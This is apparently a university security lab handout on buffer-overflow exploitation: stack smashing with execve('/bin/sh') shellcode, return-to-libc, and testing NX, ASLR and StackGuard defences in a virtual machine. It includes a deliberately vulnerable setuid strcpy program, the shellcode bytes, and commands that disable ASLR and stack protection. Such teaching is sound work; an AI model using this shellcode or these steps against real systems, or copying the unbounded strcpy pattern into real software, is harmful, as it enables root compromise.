Lab 1: Buffer Overflow Vulnerability

Due Wednesday, September 25, 2019 at 11:59pm

Acknowledgements. This document was adapted from the Buffer Overflow Vulnerability and Return-to-libc Attack lab documents created by Weliang Du on the Syracuse SEED website: http://www.cis.syr.edu/~wedu/seed/all_labs.html.

1 Lab Overview

The learning objective of this lab is to gain first-hand experience on exploiting buffer-overflow vulnerabilities. Buffer overflow is defined as the condition in which a program allows overwriting data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter critical pointers and/or data of a program, and even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in a data buffer can affect the control flow of the program, because an overflow can change code pointers such as a return address.

In this lab, you will be given a program with a buffer-overflow vulnerability, and asked to develop an attack that exploits the buffer overflow to gain root privilege. In the first part of the lab, we will study a common buffer overflow attack, named stack smashing. In the stack smashing attack, an attacker overflows a buffer in the stack to inject a malicious shellchode and overwrite a return address to have the vulnerable program jump to the shellcode.

Then, we will implement another buffer-overflow attack called the `return-to-libc` attack, which does not need an executable stack; it does not even use shell code. Instead, it causes the vulnerable program to jump to existing code, such as the `system()` function in the `libc` library, which is already loaded into the memory.

In addition to the attacks, the lab will walk through several buffer-overflow protection schemes in today's systems, and study how effective they are.

2 Initial Setup

2.1 Virtual Machine

To maintain consistency in the lab and limit setup issues, we will be using a pre-built `Ubuntu` virtual machine. Download the virtual machine image from http://www.cis.syr.edu/∼wedu/seed/lab_env.html

Download and setup the Ubuntu 12.04 image. Instructions on how to setup the image with VirtualBox can be found here: http://www.cis.syr.edu/∼wedu/seed/Documentation/VirtualBox/UseVirtualBox.pdf

Note the username and password for the following two accounts:

- Username: `root`, Password: `seedubuntu`
- Username: `seed`, Password: `dees`

`Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. We will briefly explain how to disable them.

2.2 Non-Executable Stack

`Ubuntu` used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack -o test test.c

For non-executable stack:
$ gcc -z noexecstack -o test test.c
```

2.3 Address Space Layout Randomization

Ubuntu and several other Linux-based systems use address space layout randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su root
  Password: (enter root password)
# sysctl -w kernel.randomize_va_space=0
```

2.4 The StackGuard Protection Scheme

The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, a simple buffer-overflow attack will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

2.5 Getting the Files

The files can be downloaded from Blackboard by navigating through the following links: Content -> Assignments -> Lab 1 -> lab1.zip

Once downloaded, unzip the archive. You should see the following files:

- `call_shellcode.c` - a sample program to execute shell from the stack
- `vulnerable.c` - the vulnerable program
- `stack_shell.c` - a program that generates the exploit file for Task 1
- `return_to_libc.c` - a program that generates the exploit file for Task 3
- `badfile` - generated by `stack_shell.c` and `return_to_libc.c` to exploit the vulnerability in `vulnerable.c`

2.6 Vulnerable Program

```
/* vulnerable.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */

#include <stdlib.h>
```

```
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[512];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), sizeof(str), badfile);
    bof(str);

    printf("Returned Properly\n");
    return 0;
}
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called `badfile`, and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 512 bytes, but the buffer in `bof()` has only 12 bytes long. The function `strcpy()` copies one buffer to the other until it detects a null-character (`0x00`). Because the `strcpy()` function does not check bounds, buffer overflow can occur and memory locations next to the buffer may be overwritten.

For this lab, your task is to create the content for `badfile`, which makes the vulnerable program spawn a (root) shell when executed. Note that you should not modify the vulnerable program.

To allow the attack starting a root shell even when it runs by a normal, we will setup the vulnerable program to run with a root privilege. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755` (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
  Password (enter root password)
# gcc -o vulnerable -z execstack -fno-stack-protector vulnerable.c
# chmod 4755 vulnerable
# exit
```

3 Lab Tasks

3.1 x86 Basics

To construct buffer overflows attacks in this lab, you will need basic understanding of the x86 architecture including the calling convention and how the stack is managed. Refer to the following documents (you can click each item):

- UVA CS216 x86 Assembly Guide
- Section 2 of the document on buffer overflows by Matthias Vallentin

3.2 Task 0: Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( )
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char shellcode[] =
    "\x31\xc0"     /* Line 1:  xorl    %eax,%eax      */
    "\x50"         /* Line 2:  pushl   %eax           */
    "\x68""//sh"   /* Line 3:  pushl   $0x68732f2f    */
    "\x68""/bin"   /* Line 4:  pushl   $0x6e69622f    */
    "\x89\xe3"     /* Line 5:  movl    %esp,%ebx      */
    "\x50"         /* Line 6:  pushl   %eax           */
    "\x53"         /* Line 7:  pushl   %ebx           */
    "\x89\xe1"     /* Line 8:  movl    %esp,%ecx      */
    "\x99"         /* Line 9:  cdq                    */
    "\xb0\x0b"     /* Line 10: movb    $0x0b,%al      */
    "\xcd\x80"     /* Line 11: int     $0x80          */ ;

int main(int argc, char **argv)
{
   char buf[sizeof(shellcode)];
   strcpy(buf, shellcode);
   ((void(*)( ))buf)( );
}
```

Use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

A few places in this shellcode need more detailed explanations. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

3.3 Task 1: Stack Smashing Attack

Here, we will first study a popular form of a buffer overflow attack, named stack smashing [1]. The goal of the stack smashing attack is to make a victim program start a shell. To achieve this goal, an attacker puts a code segment that starts a shell (often called "shell code") into a vulnerable buffer. Then, to have the program execute the shell code, the attacker uses a buffer overflow and overwrites a return address near the vulnerable buffer with the address of the shell code.

Your job is to construct the content that will be put into the vulnerable buffer to have a successful stack smashing attack. To help you constructing the content for `badfile`, we provide you with a partially completed exploit code called `stack_shell.c`. In this code, the shellcode is given to you. You need to complete the rest of the code.

After you complete the attack program, compile and run it. This will generate the contents for `badfile`. Then run the vulnerable program `vulnerable`. If your exploit is implemented correctly, you should be able to get a root shell.

For this lab, you will need to understand how the stack is managed in the typical x86 architecture and also understand the calling convention.

Important: Note that this program, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in vulnerable.c, which is compiled with the Stack Guard protection disabled. We use the `env -i` command to remove variability due to the console environment.

```
$ gcc -o stack_shell stack_shell.c
$ ./stack_shell         // create the badfile
$ env -i ./vulnerable   // launch the attack by running the vulnerable
                           program in a standard environment
# <---- Bingo! You've got a root shell!
```

Questions for lab report:

- Describe what you did to cause control to jump to the shell code. How did you find the location of the shell code?

3.4 Task 2: Non-executable Stack

In our previous task, we intentionally made the stack executable. In this task, recompile the vulnerable program using the `noexecstack` option, and repeat the attack in Task 1. You can use the following instructions to turn on the non-executable stack protection.

```
$ su root
  Password (enter root password)
# gcc -o vulnerable -z noexecstack -fno-stack-protector vulnerable.c
# chmod 4755 vulnerable
# exit
```

If you are using our Ubuntu 12.04 VM, whether the non-executable stack protection works or not depends on the CPU and the setting of your virtual machine, because this protection depends on the hardware feature that is provided by CPU. If you find that the non-executable stack protection does not work, check the following document: http://www.cis.syr.edu/∼wedu/seed/Labs_12.04/Files/NX.pdf. See whether the instruction in the document can help solve your problem. If your system does not support the non-executable stack, just discuss how the protection will impact the stack smashing attack.

Questions for lab report:

- Did the stack smashing attack work when the non-executable stack protection is turn on? If not, explain why the attack failed.

3.5 Task 3: Return-to-libc Attack

It should be noted that non-executable stack only prevent running shellcode on the stack, but does not prevent buffer-overflow attacks. There are other ways to run malicious code after exploiting a buffer-overflow vulnerability. For example, attackers can still make a program start a shell by reusing the code that already exists in the program.

Here, we will study one type of such attacks, named return-to-libc attack. This attack exploits the fact that the C standard library (also known as `libc`) is commonly linked to C programs as a shared library. Among the many useful functions, it defines the `system()` function, which can be used to start another program. To make a vulnerable program start a shell, a buffer-overflow attack can overwrite a return address with the address of the `system()` function and put proper function arguments in the stack, pointing to `/bin/sh`. If your exploit is implemented correctly, the vulnerable function will return to `system()` on a return and execute `system("/bin/sh")`.

To avoid a program from crashing when it returns from `system()`, which may look suspicious, the attack should place the address of `exit()` as the return address for `system()` when it overwrites the stack.

We provide you with a partially completed exploit code called `return_to_libc.c`. Your job is to complete this code to construct the content for `badfile` for the return-to-libc attack.

After you complete the program, compile and run it. This will generate the content for `badfile`. Then run the vulnerable program. If your exploit is implemented correctly, when the function `bof` returns, it should execute the `system()` libc function, and execute `system("/bin/sh")`. If the vulnerable program is running with the root privilege, you should get the root shell at this point.

```
$ gcc -o return_to_libc return_to_libc.c
$ ./return_to_libc                          // create the badfile
$ env -i MYSHELL="/bin/sh" ./vulnerable     // launch the attack by running the vulnerable
                                               program in a standard environment
# <---- Bingo! You've got a root shell!
```

Questions for lab report:

- Describe how you decided the values for `X`, `Y` and `Z`. Either show us your reasoning, or if you use trial-and-error approach, show your trials.
- After your attack is successful, change the command to `env -i MYSHELL="/bin/sh" USER="seed" ./vulnerable`. Is your attack successful or not? If it does not succeed, explain why. What modifications are necessary to make it work?

3.6 Task 4: Address Space Layout Randomization

Now, turn on the Ubuntu's address randomization. Rerun the same attacks developed in Task 1 and 3. You can use the following commands to turn on the address randomization:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./vulnerable` repeatedly as shown in the following loop, and see what will happen.

```
$ sh -c "while [ 1 ]; do env -i MYSHELL="/bin/sh" ./vulnerable; done;"
```

Questions for lab report:

- Did the attacks work when the address randomization is turned on? If not, report the error that you received and explain why the attack did not work.
- Describe your observation from the repeated tests.

If you are interested in learning more about the effectiveness of address space randomization as a protection technique, refer to paper at the following link: http://dl.acm.org/citation.cfm?id=1030124

3.7 Task 5: Stack Guard

Before working on this task, remember to turn off the address randomization first. Otherwise, you will not know which protection scheme prevents an attack. You can do so by executing the following:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=0
```

In our previous tasks, we disabled the "Stack Guard" protection mechanism in GCC when compiling the programs. In this task, rerun the attacks in Task 1 and 3 in the presence of Stack Guard. To do that, you should compile the program (`vulnerable`) without the *-fno-stack-protector'* option.

Questions for lab report:

- Did the attacks work when Stack Guard is turned on? If not, report the error that you received and explain why the attack did not work.

If you are interested in learning about possible ways to overcome the Stack Guard protection mechanism, refer to the paper at the following link: http://www.coresecurity.com/files/attachments/StackguardPaper.pdf

4 Submission

For this lab, you need to submit completed exploit files as well as a lab report. Complete all the tasks and submit the following items on blackboard.


- `stack_shell.c` from Task 1.
- `return_to_libc.c` from Task 3.
- A lab report that discusses the questions presented for each task.

You can turn in the lab components by visiting Blackboard and navigating through the following links: Content -> Assignments -> Lab 1.

5 Useful Hints


5.1 Hints for Task 1

We can load the shellcode into `badfile`, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode so that the program jump to the injected shellcode when it returns. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout when a program enters a function. The following figure provides an example.



Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of of your copy, but you should be quite close.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calcuate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malcious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



5.2 Hints for Task 3

5.2.1 Find out the addresses of libc functions

To find out the address of any libc function, you can use the following `gdb` commands (`a.out` is an arbitrary program):

```
$ gdb a.out

(gdb) b main
(gdb) r
(gdb) p system
 $1 = {<text variable, no debug info>} 0x9b4550 <system>
(gdb) p exit
 $2 = {<text variable, no debug info>} 0x9a9b70 <exit>
```

From the above `gdb` commands, we can find out that the address for the `system()` function is `0x9b4550`, and the address for the `exit()` function is `0x9a9b70`. The actual addresses in your system might be different from these numbers.

5.2.2 Putting the shell string in the memory

One of the challenge in this lab is to put the string `"/bin/sh"` into the memory, and get its address. This can be achieved using environment variables. When a C program is executed, it inherits all the environment variables from the shell that executes it. The environment variable **SHELL** points directly to `/bin/bash` and is needed by other programs, so we introduce a new shell variable **MYSHELL** and make it point to `sh`. This is why we add `MYSHELL="/bin/sh"` to the execution command.

We will use the address of this variable as an argument to `system()` call. The location of this variable in the memory can be found out easily using the following program:

```
void main()
{
    char* shell =  getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

If the address randomization is turned off, you will find out that the same address is printed out. Make sure you add `env -i MYSHELL="/bin/sh"` to the beginning of the command, so that you run in a standard environment with the `MYSHELL` variable defined. When you run the vulnerable program, the address of the environment variable might not be exactly the same as the one that you get by running the above program. The good news is, the address should be quite close to what you print out using the above program. Therefore, you might need to try a few times to succeed.

5.2.3 Understanding the Stack

To know how to conduct the `return-to-libc` attack, it is essential to understand how the stack works. We use a small C program to understand the effects of a function invocation on the stack.

```
/* foobar.c */
#include<stdio.h>

void foo(int x)
{
    printf("Hello world: %d\n", x);
}

int main()
{
    foo(1);
    return 0;
}
```

We can use "`gcc -S foobar.c`" to compile this program to the assembly code. The resulting file `foobar.s` will look like the following:

```
    ......
  8 foo:
  9         pushl   %ebp
 10         movl    %esp, %ebp
 11         subl    $8, %esp
 12         movl    8(%ebp), %eax
 13         movl    %eax, 4(%esp)
 14         movl    $.LC0, (%esp)   : string "Hello world: %d\n"
 15         call    printf
 16         leave
 17         ret
    ......
 21 main:
 22         leal    4(%esp), %ecx
 23         andl    $-16, %esp
 24         pushl   -4(%ecx)
 25         pushl   %ebp
 26         movl    %esp, %ebp
 27         pushl   %ecx
 28         subl    $4, %esp
 29         movl    $1, (%esp)
 30         call    foo
```




Figure 1: Entering and Leaving `foo()`

```
31          movl    $0, %eax
32          addl    $4, %esp
33          popl    %ecx
34          popl    %ebp
35          leal    -4(%ecx), %esp
36          ret
```

5.2.4 Calling and Entering `foo()`

Let us concentrate on the stack while calling `foo()`. We can ignore the stack before that. Note that line numbers instead of instruction addresses are used in this explanation.

- **Line 28-29:**: These two statements push the value 1, i.e. the argument to the `foo()`, into the stack. This operation increments `%esp` by four. The stack after these two statements is depicted in Figure 1(a).
- **Line 30: `call foo`**: The statement pushes the address of the next instruction that immediately follows the `call` statement into the stack (i.e the return address), and then jumps to the code of `foo()`. The current stack is depicted in Figure 1(b).
- **Line 9-10**: The first line of the function `foo()` pushes `%ebp` into the stack, to save the previous frame pointer. The second line lets `%ebp` point to the current frame. The current stack is depicted in Figure 1(c).
- **Line 11: `subl $8, %esp`**: The stack pointer is modified to allocate space (8 bytes) for local variables and the two arguments passed to `printf`. Since there is no local variable in function `foo`, the 8 bytes are for arguments only. See Figure 1(d).

5.2.5 Leaving `foo()`

Now the control has passed to the function `foo()`. Let us see what happens to the stack when the function returns.

- **Line 16: `leave`**: This instruction implicitly performs two instructions (it was a macro in earlier x86 releases, but was made into an instruction later):

  ```
  mov  %ebp, %esp
  pop  %ebp
  ```

  The first statement release the stack space allocated for the function; the second statement recover the previous frame pointer. The current stack is depicted in Figure 1(e).

- **Line 17: `ret`**: This instruction simply pops the return address out of the stack, and then jump to the return address. The current stack is depicted in Figure 1(f).

- **Line 32: `addl $4, %esp`**: Further resotre the stack by releasing more memories allocated for `foo`. As you can clearly see that the stack is now in exactly the same state as it was before entering the function `foo` (i.e., before line 28).

References

[1] Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49. Available at http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html

[2] c0ntext Bypassing non-executable-stack during exploitation using return-to-libc http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf

[3] Phrack by Nergal Advanced return-to-libc exploit(s) *Phrack 49*, Volume 0xb, Issue 0x3a. Available at http://www.phrack.org/archives/58/p58-0x04